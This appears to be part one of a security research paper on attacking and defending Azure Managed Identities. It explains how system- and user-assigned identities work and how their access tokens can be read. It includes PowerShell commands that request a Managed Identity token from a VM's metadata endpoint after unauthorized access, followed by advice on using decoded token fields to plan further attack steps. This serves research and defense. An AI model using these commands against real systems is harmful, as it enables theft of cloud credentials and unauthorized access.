TEAM AXON

HUNTERS

MASTERING AZURE MANAGED IDENTITIES:

Attack & Defense, Part 1

Research Paper

TABLE OF CONTENTS

EXECUTIVE SUMMARY

Authors: Alon Klayman, Eliraz Levi
Team Axon, Hunters

Azure Managed Identities (MIs)—a type of Azure's Non-Human Identities (NHIs)—are designed to streamline credential management by enabling Azure resources to securely authenticate to services that support Microsoft Entra ID without requiring credentials to be embedded in code. Despite their intended security enhancements, Managed Identities introduce unique attack vectors increasingly exploited by adversaries. This research series examines Managed Identities from an offensive and defensive security perspective.

In this first part, we focus on practical abuse scenarios involving system-assigned and user-assigned identities (SAMI and UAMI, respectively), demonstrating critical risks through detailed analyses and attack simulations. These scenarios highlight how compromised Managed Identities can lead to extensive unauthorized access across Azure and Microsoft 365 environments, covering Azure Resource Manager (ARM), Azure Key Vault, Azure Storage, and Microsoft Graph API.

The second part of this series will shift the focus toward threat hunting and detection methods, providing actionable insights for identifying the exploitation of Managed Identities.

This series builds upon previous research, especially the insightful work done by NetSPI. See **references** at the end of this research paper.

Background

MIs for Azure resources, formerly known as Managed Service Identity (MSI), provides Azure services with an identity in Microsoft Entra ID that's easy to use and automatically managed. A MI can be used to authenticate to any service that supports Entra ID authentication.

Not all Azure services support MIs. However, several widely known services do, among them are Azure VM, Azure App Service, Azure Kubernetes Service (AKS), Azure

Container Registry (ACR), and more. The full list can be found on **Microsoft Documentation**.

A common challenge for developers is the secure management of credentials, including storing and rotating them. While developers can manage the secrets using Azure Key Vault, services still need to authenticate to the vault. Instead, services and applications can use MIs to obtain Entra ID tokens without having to manage any credentials.

The MIs capabilities significantly enhance the overall security posture within Azure. Yet, it can be abused in different manners, and we'll discuss some of those abuses in this series.

Managed Identity Types

There are two types of MIs:

1. **System-Assigned**
   System-Assigned Managed Identity, aka SAMI, is assigned to a specific Azure resource (e.g., VM) and designed for exclusive use by that resource and will be automatically deleted upon resource deletion.

2. **User-Assigned**
   User-Assigned Managed Identity, aka UAMI, is a standalone Azure resource that can be assigned to one or more Azure resources. For example, assume an organizational application is hosted within our Azure subscription, with its components distributed across multiple VMs, while all components need access to the same database. The developer can assign a dedicated SAMI for each VM and grant it access to the database. Instead, the developer can simplify this setup and future maintenance by creating a UAMI assigned to all VMs.

Unlike SAMI, UAMI won't be deleted if one or all of the resources assigned to it are deleted. UAMI has an independent life cycle and must be explicitly deleted.

The following table summarizes the differences between a regular service principal, a service principal of type SAMI, and a service principal of type UAMI.

	Regular Service Principal	SAMI	UAMI
Identity Type	Custom identity created in Entra ID	Tied to a specific Azure resource	Created independently and assigned to one or more resources
Lifecycle	Independent and must be explicitly managed	The lifecycle is bound to the resource. Deletion of the resource will automatically lead to the deletion of the assigned SAMI	Independent and must be explicitly managed
Resource Assignment	Can be used by any application or service that can authenticate with Entra ID	Cannot be shared across different resources	Can be shared and assigned to multiple supported resources
Availability	Available for any applications or services that can authenticate with Entra ID	Only available for Azure resources that support MIs	Only available for Azure resources that support MIs
Role Assignment	Roles are managed independently and applied based on service principal	Roles are assigned to Azure resource and MI as one	Roles are assigned to the user-assigned identity independently of any specific resource
Credential Management	Requires manual handling and securing of credentials such as client ID, secret, or certificate	No credentials to manage. Azure automatically handles it	No credentials to manage. Azure automatically handles it
Security	Potential security risks if credentials are not managed properly (risks of exposure)	Better security as credentials are not exposed and auto-rotated	Better security as credentials are not exposed and auto-rotated

Managed Identity Resource Provider

In this section, we'll advance our understanding of MIs by examining how they work behind the scenes.

The first thing to remember is that MI is a non-human identity represented by a service principal. The second thing is that MI is managed, i.e., it's not a regular service principal but a special type of service principal managed by the Managed Identity Resource Provider (MIRP). A user with administrative privileges, and even Global Admin, cannot manage the credentials.

The MIRP is responsible for creating and deleting SAMIs and UAMIs upon user request. When a resource is deleted, the MIRP will automatically delete the SAMI assigned to it.

Furthermore, the MIRP stores and rotates the certificates for each SAMI/UAMI.
MIs use certificate-based authentication. Each certificate can be used to request a JWT (JSON Web Token) access token from Entra ID.



Figure 1: Behind the scenes of Managed Identities

Later in this paper, we'll illustrate that although a Managed Identity (SAMI) is initially tied to a specific resource, such as a VM, the identity itself isn't strictly limited to that resource. Once an attacker successfully extracts the SAMI's JWT access token, they can potentially reuse it across various environments—not only on other Azure VMs but also on-premises systems and additional resources beyond Azure.

Next, let's explore the creation process of System-Assigned (SAMI) and User-Assigned (UAMI) to better understand their underlying mechanisms.

Creation of Managed Identities

SAMI creation for a VM:

Navigate to the VM where we want to set a SAMI. Under **Identity**, set the **Status** to **On**, and an Object (principal) ID will be generated.



Figure 2: Assign a SAMI for Azure VM using Azure management portal

The Object ID is actually the service principal ID created on the Entra ID, while the name of the SAMI equals the name of the VM.

```
PS C:\Users> $sps = az ad sp list --filter "id eq 'ba18381d-                    --output json | ConvertFrom-Json
PS C:\Users> $sps | Select-Object -Property displayName, Id, servicePrincipalType, appId | Format-Table -AutoSize

displayName         id                                   servicePrincipalType appId
-----------         --                                   -------------------- -----
AXON-MI-VICTIM-VM01 ba18381d-                            ManagedIdentity      dbaa9392-
```

Figure 3: Query SAMI based on service principal ID, using Az CLI

We can see that the service principal ID and AppId were created.

We're talking about MI. How is AppId related to it? Is there an associated application?
The short answer is "no". Service principals are typically attached to applications. Here, the service principal was created due to MI and not the application, but Azure's mechanism is fixed for applications. Hence, it generates an AppId, but it's a random unique identifier (UID) that has no meaning. We won't find any applications with this AppId.

UAMI creation:
Navigate to the MIs control panel and create a new "User Assigned Managed Identity".

For example, we've created *axon-uami-02*.

```
PS C:\Users> $sps = az ad sp list --filter "id eq '08ef76bb-                    '" --output json | ConvertFrom-Json
PS C:\Users> $sps | Select-Object -Property displayName, Id, servicePrincipalType, appId | Format-Table -AutoSize

displayName  id                                   servicePrincipalType appId
-----------  --                                   -------------------- -----
AXON-UAMI-02 08ef76bb-                            ManagedIdentity      a737aece-
```

Figure 4: Query UAMI based on service principal ID, using Az CLI

The new UAMI will be also presented on the MIs control panel:



Figure 5: UAMI overview on the MIs control panel under Azure management portal

Note that client ID is the equivalent of app ID, and like it's for SAMI, the client ID / app ID is created randomly, and there is no Azure app instance behind it.

The actual identifier is the Object (principal) ID, which represents the service principal instance created on the Entra ID for that UAMI.

To distinguish between the MI types when querying the Entra ID, We can look at *isExplicit* field. A 'True' value indicates it's a UAMI, while 'False' indicates it's a SAMI.



Figure 6: *isExplicit* field as a way to distinguish between SAMI and UAMI

A service principal is created on the Entra ID for both SAMI and UAMI. For UAMI, a new object is also created under the relevant resource group - this emphasizes the uniqueness of UAMI as it has a representation on both the Entra ID and RBAC.

Because UAMI can be assigned to multiple resources, its overuse can unintentionally expand the attack surface. To mitigate this risk, it is crucial to restrict read/create/assign permissions for UAMIs. To support secure management, Microsoft provides two dedicated roles within Azure's RBAC mechanism: **Managed Identity Contributor** and **Managed Identity Operator.**



Figure 7: Dedicated roles for UAMI management

ABUSING AZURE MANAGED IDENTITIES

Now that we've got a solid grasp on how MIs work let's get down to business (or cyber, if you will). MIs can be exploited through various Azure services that support them - a topic already explored in depth through other research blogs and conference talks.

However, a common thread in most existing publications is how the impact of MI abuse is presented. The focus is often on the Azure Resource Manager (ARM) management endpoint or the Key Vault endpoint (vault.azure.net). For instance, many examples illustrate how a stolen MI access token can be leveraged to execute commands on other VMs or access a Key Vault to fetch secrets. This focus makes sense, as these examples are easier to understand and involve endpoints that are frequently utilized by MIs.

That being said, a compromised MI can lead to a wider range of potential impacts.

Think of it this way: While MI is a special type of service principal, it still operates as a service principal. Any action it performs requires permissions explicitly granted by whoever configures it.

As a red-teamer, gaining access to an MI access token opens the door to countless possibilities. This section will explore some of these opportunities with practical examples. For demonstration purposes, we'll focus on the Azure VM service to showcase the potential impact.

However, keep in mind that many other Azure services can be abused in similar ways.

To start, let's rewind to the scenario that often sets the stage: You've gained access to a resource or service (in our example, an Azure VM) as a red teamer. This access is limited to the resource level, without significant permissions in the Entra ID tenant or across Azure resources (RBAC).

The question is - what's next?

Now, we have several major questions we need to answer:

1. Is a MI attached to this resource (in this case, the VM)?
2. What type of MI is it?
3. What actions can you perform by impersonating this MI?

Let's dive in and answer these one by one.

Is a Managed Identity attached?

Determining whether a MI is attached to a resource, such as a VM, isn't straightforward. Azure provides no direct documentation for identifying an attached MI **from within** the VM via the Instance Metadata Service (IMDS) endpoint without actually requesting a token.

However, there is a workaround: you can query the `"/metadata/identity/info"` endpoint of IMDS. This method lets you check if any MI is attached to the resource. If an MI is present, the response includes the Tenant ID. If not, it returns an error message. Keep in mind, though, that this endpoint doesn't reveal the type of MI (system-assigned or user-assigned) or any other actionable details.

> *In some Azure services it is possible to perform additional validation of a MI existence by inspecting local environment variables like IDENTITY_HEADER.*

Note that even if an MI is attached, successful impersonation isn't guaranteed. In some cases, knowing the MI's identifier (client ID) may be required to request an access token successfully.

A resource (in our case, VM) can have multiple MIs attached, and while all MIs are equally awesome (we love them all!), there is a hierarchy for determining the default MI the resource uses for authentication. The table below summarizes this hierarchy:

Scenario	Regular Service Principal
A resource has only one SAMI attached	SAMI will be chosen automatically when we request an access token using IMDS
A resource has only one UAMI attached	UAMI will be chosen automatically when we request an access token using IMDS
A resource has one SAMI and one or multiple UAMIs attached	SAMI will be chosen automatically when we request an access token using IMDS unless we explicitly specify a UAMI identifier
A resource has multiple UAMIs attached	A UAMI identifier must be explicitly specified to obtain an access token; otherwise, an error message is returned

Referring to the table above, a key question arises: If we need to explicitly specify a UAMI identifier (per the last scenario), how can we determine the identifier?

To find it, additional permissions (e.g. Entra ID, or RBAC) are required to list the Client IDs of the UAMIs. Without these permissions, we are bound to the following limitations:

- In the third scenario, authentication is possible only with the SAMI, not the UAMIs.
- In the last scenario, it's impossible to authenticate using any attached UAMIs or leverage their permissions, even if they exist.

In summary, at least one of the following is required:

1. Access to one of the resources as described in the first three scenarios in the table above.
2. Additional permissions to list UAMIs and fetch their Client IDs.

Access Tokens

After gaining access to a VM and confirming the existence of an attached MI, the next logical step is to request an MI access token. This requires interacting with the Instance Metadata Service (IMDS).

While several tools can facilitate this, a direct HTTP request is a straightforward alternative for obtaining the token.

Asking for an ARM access token:

```shell
$arm_access_token = Invoke-WebRequest -Uri 'http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://management.azure.com/' -Method GET -Headers @{Metadata="true"} -UseBasicParsing
```

In the code block above, we interact with the IMDS OAuth2 token endpoint to request a token for the **`https://management.azure.com`** resource. This resource corresponds to the ARM provider APIs, which manage and deploy Azure infrastructure. Notably, this is the default token type provided by IMDS.

Key Points:

- **Static Header:** The `Metadata="true"` header is crucial. It prevents attacks like Server-Side Request Forgery (SSRF) by ensuring that only legitimate local requests can query the IMDS endpoint. Without this header, the request will fail with an error.
- **Response Server:** The response originates from the IMDS server (`IMDS/x.y.z`), as depicted in Figure 8 below.

This approach is essential for understanding how to leverage the ARM token to explore further permissions or execute actions within Azure.



Figure 8: IMDS successful token response

More importantly, the response screenshot reveals the JWT access token. A practical step in red team activities is to decode and analyze the token. This process can uncover critical details that inform the next steps in the attack.

Decoding the Token

Decoding the JWT access token is straightforward and can be done with various tools. For simplicity, we used CyberChef, applying the "JWT Decode" operation in the recipe. In the following attack scenarios, we'll display the decoded content of JWT tokens tied to compromised MIs.

Let's dissect the key components of an MI JWT access token to address the remaining two questions:

- What is the MI type?
- What actions can we perform by impersonating this MI?

What is the MI type?

You can easily determine the type of MI by examining the decoded access token. While most of the token content looks similar for SAMI and UAMI, there are key distinctions in the token's structure, particularly in its fields:

SAMI

- **Identity Name:** Matches the name of the resource to which the SAMI is attached, as it's bound to a specific resource.
- **Key Field:** `xms_mirid` (Managed Identity Resource Identifier)
  This field represents the fully qualified resource ID of the resource that the SAMI is attached to.

  Example:
  `/subscriptions/<subscriptionID>/resourcegroups/<ResourceGroupName>/providers/Microsoft.Compute/virtualMachines/<VM_Name>`

UAMI

- **Independent Resource:** Unlike SAMI, UAMI is not tied to a single resource. Instead, it exists as a standalone identity.
- **Key Fields:**
  1. `xms_mirid`: Represents the fully qualified resource ID of the UAMI itself.
     Example:
     `/subscriptions/<subscriptionID>/resourcegroups/<ResourceGroupName>/providers/Microsoft.ManagedIdentity/userAssignedIdentities/<UAMI_Name>`

  2. `xms_az_rid`: Indicates the resource from which the token request originated.
     Example:
     `/subscriptions/<subscriptionID>/resourcegroups/<ResourceGroupName>/providers/Microsoft.Compute/virtualMachines/<VM_Name>`

By analyzing these fields, you can differentiate between SAMI and UAMI and understand the context of their use in the resource hierarchy. This distinction is crucial for determining the scope of permissions and potential attack vectors associated with the compromised identity.

What can you do by impersonating the MI?

The most critical insights from an MI's JWT access token are the **service it's associated with** and the **permissions it holds**. These details are distributed across several fields in the decoded JWT token:

1. **`aud` (Audience):**
   Indicates the target service or endpoint for which the token is valid and always appears in the access token. Common examples include:
   - https://management.azure.com/ → ARM APIs
   - https://graph.microsoft.com/ → Microsoft Graph API
   - https://graph.windows.net/ → Azure AD Graph API
   - https://vault.azure.net/ → Azure Key Vault (data plane)

2. **`wids`:**
   Lists the IDs of built-in Entra ID roles assigned to the MI. These identifiers reveal the permissions granted.

   Examples:
   - `88d8e3e3-8f55-4a1e-953a-9b9898b8876b` → Directory Readers
   - `fe930be7-5e62-47db-91af-98c3a49a38b1` → User Administrator
   - `9b895d92-2cd3-44c7-9d02-a6ac2d5ea5c3` → Application Administrator
   - `0997a1d0-0d1d-4acb-b408-d5ca73121e90` → Default service principal permission (**undocumented**)

   *(See **Microsoft documentation** for a complete list of `wids` and their corresponding roles)*

3. **`roles`:**
   Represents permissions specific to APIs, such as Graph API permissions granted to the MI. For example:
   - `Mail.Read` → Allows reading emails in all mailboxes.
4. **`groups`:**
   This field contains object IDs that, as the name suggests, represent the group memberships of the subject. Through our simulations, we observed that this field indicates the Entra ID roles assigned to the user. Unlike `wids` (where the Template ID of the Role/Global Identifier is included), this field includes unique object IDs for each tenant rather than global role templates.

1. **Azure RBAC Roles/Permissions:**
   Azure RBAC permissions are not embedded in the token. Instead, it seems like Azure uses the MI identifiers from the JWT token, for example the `sub` field (representing the object ID of the MI) to query the identity's RBAC role assignments during token validation.
2. **`scp` (Scopes):**
   This field, which lists API scopes requested by a client application, is only included in user access tokens and is irrelevant to MIs.

By analyzing these fields, you can infer the MI's capabilities and decide on your next steps in an attack. For example, if the `aud` field points to the ARM, the MI can likely interact with infrastructure resources. Permissions in `wids` and `roles` provide more granular details about its potential actions, such as reading directory data or accessing Key Vault secrets.

In the next section, we'll dive into how these tokens can be exploited and provide practical examples of MI abuse.

ABUSE SCENARIOS

With a clear understanding of the key components of a MI token, let's delve into practical examples that illustrate how a compromised MI can significantly expand an attack's blast radius.

The diagram below provides a visual summary of the potential impact of such a compromise, correlating it to different types of permissions.



Figure 9: The blast radius of compromised Managed Identities

> *This section doesn't cover a cross-tenant or cross-platform abuse of MIs. However, it's important to note that the blast radius illustrated in the diagram above—while already significant—might potentially extend even further. Scenarios involving services like Azure Arc (which enables hybrid and multi-cloud integration), or the evolving capabilities around multi-tenant application usage to enable cross-tenant access using MIs, may potentially introduce additional risks and potential abuse methods involving MI access across tenant boundaries.*

In the following section, we'll explore several attack scenarios. Each scenario begins with unauthorized remote access to a VM named **"AXON-MI-VICTIM-VM01"** which has a MI assigned.

In this context, the remote access is restricted to the VM's local user account, with no direct permissions to the organization's Entra ID user accounts.

Scenario A: Abuse of SAMI with Contributor Role on a Resource Group

To begin, we requested an access token for the ARM endpoint (`https://management.azure.com/`) using the following HTTP request to the IMDS endpoint using PowerShell:

```shell
# HTTP request to IMDS to get ARM access token
$arm_access_token = Invoke-WebRequest -Uri
'http://169.254.169.254/metadata/identity/oauth2/token?api-versio
n=2018-02-01&resource=https://management.azure.com/' -Method GET
-Headers @{Metadata="true"} -UseBasicParsing

#save only the access token from the response
$azAccessToken = ($arm_access_token.Content |
ConvertFrom-Json).access_token
```

For ARM access tokens, **RBAC-related permissions are not embedded in the token**. This means fields like `wids` or `roles`, which typically provide insights into assigned permissions, are absent. Instead, Azure RBAC permissions are enforced separately by

querying the token's sub field (representing the identity's object ID) against Azure RBAC role assignments.

In the following decoded JWT token (Figure 10), we can observe useful metadata, such as the audience (aud) and identity information (sub), but no concrete details about permissions or roles.

